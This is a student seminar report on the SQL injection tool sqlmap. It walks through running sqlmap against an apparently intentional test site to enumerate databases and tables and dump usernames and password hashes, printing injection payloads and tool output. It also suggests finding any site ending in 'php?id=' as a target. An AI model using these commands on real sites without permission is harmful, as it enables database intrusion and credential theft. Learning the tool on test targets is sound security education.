SEMINAR REPORT

ON

SQLMAP

PRESENTED BY,

SHAMSHAD T

MCA
ROLL NO:42

GUIDED BY,

MRS. NIMMY FRANCIS

TABLE OF CONTENTS

INTRODUCTION

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

PENETRATION TESTING TOOL

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit.

The main objective of penetration testing is to determine security weaknesses. A pen test can also be used to test an organization's security policy compliance, its employees' security awareness and the organization's ability to identify and respond to security incidents.


SQL Injection

- SQL injection is a code injection technique that might acess your database.
- SQL injection is one of the most common web hacking techniques.
- SQL injection is the placement of malicious code in SQL statements, via web page input.

Sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection and taking over of database servers (vulnerable website). It comes with a powerful detection engine, many features for the ultimate penetration tester and data fetching from the database.

Sqlmap is developed in python.



sqlmap

- Mainly developed by:

Bernardo Damele A.G.
(@inquisb)

Miroslav Stampar
(@stramparm)

Tuesday, December 4, 12

7


FEATURES

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables.

STEPS

Step #1 Start sqlmap

First, fire up Kali and go to **Applications -> Database Assessment - >sqlmap**, as shown in the screenshot below




Step #2 Find a Vulnerable Web Site

In order to get "inside" the web site and, ultimately the database, we are looking for web sites that end in "php?id=xxx" where xxx represents some number.

For example: php?id=4
V

Step #3 Open sqlmap

When you click on sqlmap, you will be greeted by a screen like that below.




```
                          {1.0.8.2#dev}

                          http://sqlmap.org
Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL
```

Step #4 Determine the DBMS Behind the Web Site

Before we begin hacking a web site, we need to gather information. We need to know what we are hacking.

The start sqlmap on this task, we type:

kali> sqlmap -u "the entire URL of the vulnerable web page“
or this case: For e.g.:
kali> sqlmap -u
http://www.webscantest.com/datastore/ search_get_by_id.php?id=4




```
root@kali:~# sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id
.php?id=4"
         _
 ___ ___| |_____ ___ ___  {1.0.8.2#dev}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting at 22:16:42

[22:16:43] [INFO] testing connection to the target URL
[22:16:45] [INFO] heuristics detected web page charset 'ascii'
[22:16:46] [INFO] checking if the target is protected by some kind of WAF/IPS
/IDS
[22:16:46] [INFO] testing if the target URL is stable
[22:16:46] [INFO] target URL is stable
[22:16:46] [INFO] testing if GET parameter 'id' is dynamic
[22:16:46] [INFO] confirming that GET parameter 'id' is dynamic
[22:16:46] [INFO] GET parameter 'id' is dynamic
```

Step #5 Find the Databases

We take the command we used above and append it with **--dbs**, like this:

kali > sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4" --dbs

When we run this command against www.webscantest.com we get the results like



```
    Payload: id=4 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=4 UNION ALL SELECT NULL,CONCAT(0x71706a6a71,0x676c44424c6d707
3747a69705279556e627a5a724372466e794f446a62684f566a594e5a6c6d4a65,0x7162766a7
1),NULL,NULL-- mAPf
---
[22:19:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[22:19:53] [INFO] fetching database names
[22:19:53] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] information_schema
[*] webscantest

[22:19:53] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/www.webscantest.com'

[*] shutting down at 22:19:53

root@kali:~#
```

Notice that I have circled the two available databases, information schema and webscantest. Information schema is included in every MySQL installation and it includes information on all the objects in the MySQL instance

Although it can be beneficial to explore that database to find objects in all the databases in the instance, we will focus our attention on the other database here, webscantest, that may have some valuable information.

Step #6 Get More Info from the Database


So, now we know what the DBMS is (MySQL 5.0) and the name of a database of interest (webscantest). The next step is to try to determine the tables and columns in that database. In this way, we will have some idea what data is in the database, where it is and what type of data it contains (numeric or string). All of this information is critical and necessary to extracting the data. To do this, we need to make some small revisions to our sqlmap command.

Everything else we have used above remains the same, but now we tell sqlmap we want to see the tables and columns from the webscantest database. We can append our command with **--columns -D** and the name of the database, **webscantest** such as this:


When we do so, sqlmap will target the webscantest database and attempt to enumerate the tables and columns in this database.

kali > sqlmap -u "http://www.webscantest.com/datastore/search_get_by_id.php?id=4" -D webscantest --tables

kali > sqlmap -u "http://www.webscantest.com/datastore/ search_get_by_id.php?id=4" -D webscantest -T accounts --columns



```
Database: webscantest
Table: accounts
[5 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| fname  | varchar(50)  |
| id     | int(50)      |
| lname  | varchar(100) |
| passwd | varchar(100) |
| uname  | varchar(50)  |
+--------+--------------+

Database: webscantest
Table: products
[5 columns]
```



```
Database: webscantest
Table: orders
[19 columns]
+--------------------+--------------+
| Column             | Type         |
+--------------------+--------------+
| billing_address    | varchar(100) |
| billing_CC_CVV     | varchar(3)   |
| billing_CC_expire  | varchar(20)  |
| billing_CC_number  | varchar(20)  |
| billing_city       | varchar(100) |
| billing_email      | varchar(100) |
| billing_firstname  | varchar(100) |
| billing_lastname   | varchar(100) |
| billing_state      | varchar(2)   |
| billing_zip        | varchar(15)  |
| id                 | int(10)      |
| products           | text         |
| shipping_address   | varchar(100) |
| shipping_city      | varchar(100) |
| shipping_email     | varchar(100) |
| shipping_firstname | varchar(100) |
| shipping_lastname  | varchar(100) |
```

Step #6 Get More Info from the Tables

```
kali > sqlmap -u "http://www.webscantest.com/datastore/
search_get_by_id.php?id=4" -D web scantest -T accounts –C
uname,passwd --dump
```

Display all the username and password. But the password is a hashed password. The password is encrypted and we need to decrypt it. To crack the password we need another kali tool that is hash_identifier to identify the type of hash.

CONCLUSION

- Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

- By using this tool we can access the database of a vulnerable website